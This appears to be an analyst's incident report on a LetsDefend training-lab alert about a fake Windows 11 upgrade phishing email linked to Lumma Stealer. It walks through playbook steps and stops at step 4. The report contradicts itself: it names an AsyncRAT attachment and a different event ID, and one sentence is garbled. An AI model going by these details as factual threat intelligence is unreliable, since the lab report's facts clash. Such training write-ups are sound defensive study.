



Official Incident Report

Event ID: 316

Rule Name: SOC338 - Lumma Stealer - DLL Side-Loading via Click Fix Phishing

Table of contents


Official Incident Report	1
Event ID: 316	1
Rule Name: SOC338 - Lumma Stealer - DLL Side-Loading via Click Fix Phishing	1
Table of contents	2
Alert	3
Detection	4
Analysis	7
Containment	15
Lesson Learned	16
Remediation Actions	16
Appendix	17
MITRE ATT&CK	17
Artifacts	18

Alert

Based on the information that the alert provided, it seems that a suspicious link has been detected in an email sent to **"Dylan"** from the email address **"update@windows-update.site"** with the SMTP IP address **132.232.40[.]201**. The Alert is triggered by the **SOC338** rule **Lumma Stealer - DLL Side-Loading via Click Fix Phishing**.

"ClickFix phishing" refers to a sophisticated type of phishing attack that uses a social engineering technique called "ClickFix" to trick users into infecting their own devices with malware.

The device action is marked as "allowed", indicating that no action was taken by the Email security product to prevent or block the related mail.


Critical	Mar, 13, 2025, 09:44 AM	SOC338 - Lumma Stealer - DLL Side-Loading via Click Fix Phishing	316	Data Leakage	
EventID :	316				
Event Time :	Mar, 13, 2025, 09:44 AM				
Rule :	SOC338 - Lumma Stealer - DLL Side-Loading via Click Fix Phishing				
Level :	Security Analyst				
SMTP Address :	132.232.40.201				
Source Address :	update@windows-update.site				
Destination Address :	dylan@letsdefend.io				
E-mail Subject :	Upgrade your system to Windows 11 Pro for FREE				
Device Action :	Allowed				
Trigger Reason :	Redirected site contains a click fix type script for Lumma Stealer distribution.				

the email was sent to **"Dylan"** on **Mar, 13, 2025, 09:44 AM**. The subject line of the email is **"Upgrade your system to Windows 11 Pro for FREE"**.

Overall, it appears that there may be **phishing** activity occurring on the network, and further investigation is needed to identify the extent of the activity and determine any necessary actions to remediate the situation.

Detection

As the playbook suggests, we can start investigating the alert by parsing the email information.



The first step in the playbook is to gather information about the email. This includes:

- When was the email sent?
- What is the SMTP address of the email?
- What is the sender's email address?
- What is the recipient's email address?
- Is the content of the email suspicious?
- Are there any attachments in the email?

By answering these questions, we can gather more information about the email and determine whether it is a legitimate message or a phishing attempt. On the email security tab, we can simply filter the username to see what emails Dylan received or sent.

Monitoring	update@windows-update.site	OR	Detailed Search
Log Management			
Case Management			
Endpoint Security			
Email Security			
Threat Intel			
Sandbox			




Date	Sender	Recipients	Subject	Final Action
Mar, 13, 2025, 09:44 AM	update@windows-update.site	dylan@letsdefend.io	Upgrade your system to Windows 11 Pr...	Allowed

As seen in the email, **Dylan** received a message from an email address that claims to be **update@windows-update.site**. However, it's important to note that this email could potentially be a phishing attempt.

From:	update@windows-update.site
To:	dylan@letsdefend.io
Subject:	Upgrade your system to Windows 11 Pro for FREE
Date:	Mar, 13, 2025, 09:44 AM
Action:	Allowed


The email also contains phrases like 'Hurry' and 'This offer expires soon', which are meant to pressure the user, a common tactic in phishing attempts. After analyzing the email from the email security tab, we now have the information that the playbook requires.

QUESTIONS	ANSWERS
When was it sent?	Mar, 13, 2025, 09:44 AM
What is the sender's address?	update@windows-update.site
What is the recipient's address?	Dylan@letsdefend.io
Is the mail content suspicious?	Yes
Are there any attachments or Links?	https://www.windows-update[.]site/




Analysis

As part of the investigation process, the second step of the playbook requires us to check if the email contains any attachments or URLs.




During the investigation, it was discovered that the email contained a suspicious URL - "https://www.windows-update[.]site/".




The playbook's answer is **YES**, the mail contains an URL.

In the second step of the analysis, it is important to further analyze the suspicious URL or attachment using third-party sandboxing tools. This will provide additional insight into the nature of the threat and help determine the appropriate course of action.



As part of the analysis in the second step, we checked the suspicious URL on VirusTotal.



11 / 97
Community Score

11/97 security vendors flagged this URL as malicious

https://www.windows-update.site/
www.windows-update.site

Last Analysis Date
6 days ago

Reanalyze Search More

DETECTION DETAILS COMMUNITY


Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis Do you want to automate checks?

BitDefender	Phishing	CyRadar	Phishing
ESET	Phishing	Fortinet	Malware
G-Data	Phishing	Kaspersky	Malware
Lionic	Malicious	SOCradar	Phishing
Sophos	Phishing	VIPRE	Malware
Webroot	Malicious	Abusix	Clean

The results showed that 11 antivirus engines flagged the URL as **malicious**. And in the details tab, it is categorized as phishing/Fraud. This indicates a high probability that the URL is malicious and poses a significant threat to the recipient's system and personal information.

As part of the analysis in the second step, we used Any.run to simulate the malware and gather more information about the threat.



[Public Submission Report](#)

Our findings revealed that the URL provided in the email **Windows Update** page, making it difficult for the user to differentiate between the real and fake login page.

Based on the analysis, it has been determined that the **URL contained in the email is malicious**. Several engines on **VirusTotal** flagged the URL as **malicious**, and our simulation on **Any.run** revealed that the attachment is a malicious AsyncRAT variant, making it difficult for users to identify it the first sight.



We can choose the **Malicious** button and continue the playbook.

In the 3rd step of the playbook, we need to check if the mail was **delivered** to the user.

EventID: 146

×

Check If Mail Delivered to User?

Answer the following question by determining whether the e-mail is delivered by looking at the "device action" part of the alert details.

Delivered

Not Delivered


We can determine this by looking at the "**device action**" part of the alert details, which will tell us if the email was delivered to the user's inbox, marked as spam, or blocked by the email security system.

Critical	Mar, 13, 2025, 09:44 AM	SOC338 - Lumma Stealer - DLL Side-Loading via Click Fix Phishing	316	Data Leakage	👤
EventID :	316				
Event Time :	Mar, 13, 2025, 09:44 AM				
Rule :	SOC338 - Lumma Stealer - DLL Side-Loading via Click Fix Phishing				
Level :	Security Analyst				
SMTP Address :	132.232.40.201				
Source Address :	update@windows-update.site				
Destination Address :	dylan@letsdefend.io				
E-mail Subject :	Upgrade your system to Windows 11 Pro for FREE				
Device Action :	Allowed				
Trigger Reason :	Redirected site contains a click fix type script for Lumma Stealer distribution.				

We can also see that the device action allowed on email security:

update@windows-update.si 🔍 OR Detailed Search ▼				
Date	Sender	Recipients	Subject	Final Action
Mar, 13, 2025, 09:44 AM	update@windows-update.site	dylan@letsdefend.io	Upgrade your system to Windows 11 Pr...	Allowed

Based on the device action part of the alert details, the email was allowed and delivered to the user. We can also see that the email was delivered to the user by filtering the SMTP address on Log Management.




The screenshot shows a 'Log Management' interface with a table of logs. A modal titled 'RAW LOG' is open, displaying details for a specific log entry. The table has columns: DATE, TYPE, SRC ADDRESS, SRC PORT, DEST. ADDRESS, DEST. PORT, and RAW. The modal shows the following details:

DATE	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
Mar, 13, 2025, 09:44 AM	Exchange	132.232.40.201	23542	172.16.20.3	25	[icon]
Mar, 13, 2025, 11:26 PM		132.232.40.201	443			[icon]


RAW LOG

SMTP Address: 132.232.40.201
Source Address: update@windows-update.site
Destination Address: dylan@letsdefend.io
E-mail Subject: Upgrade your system to Windows 11 Pro for FREE
Device Action: Allowed


The answer to the 3rd part of the playbook is: **Delivered.**



After that, we should delete the malicious email from the user's mailbox.



Step 4 of the playbook is to check if someone opened the malicious file/URL.



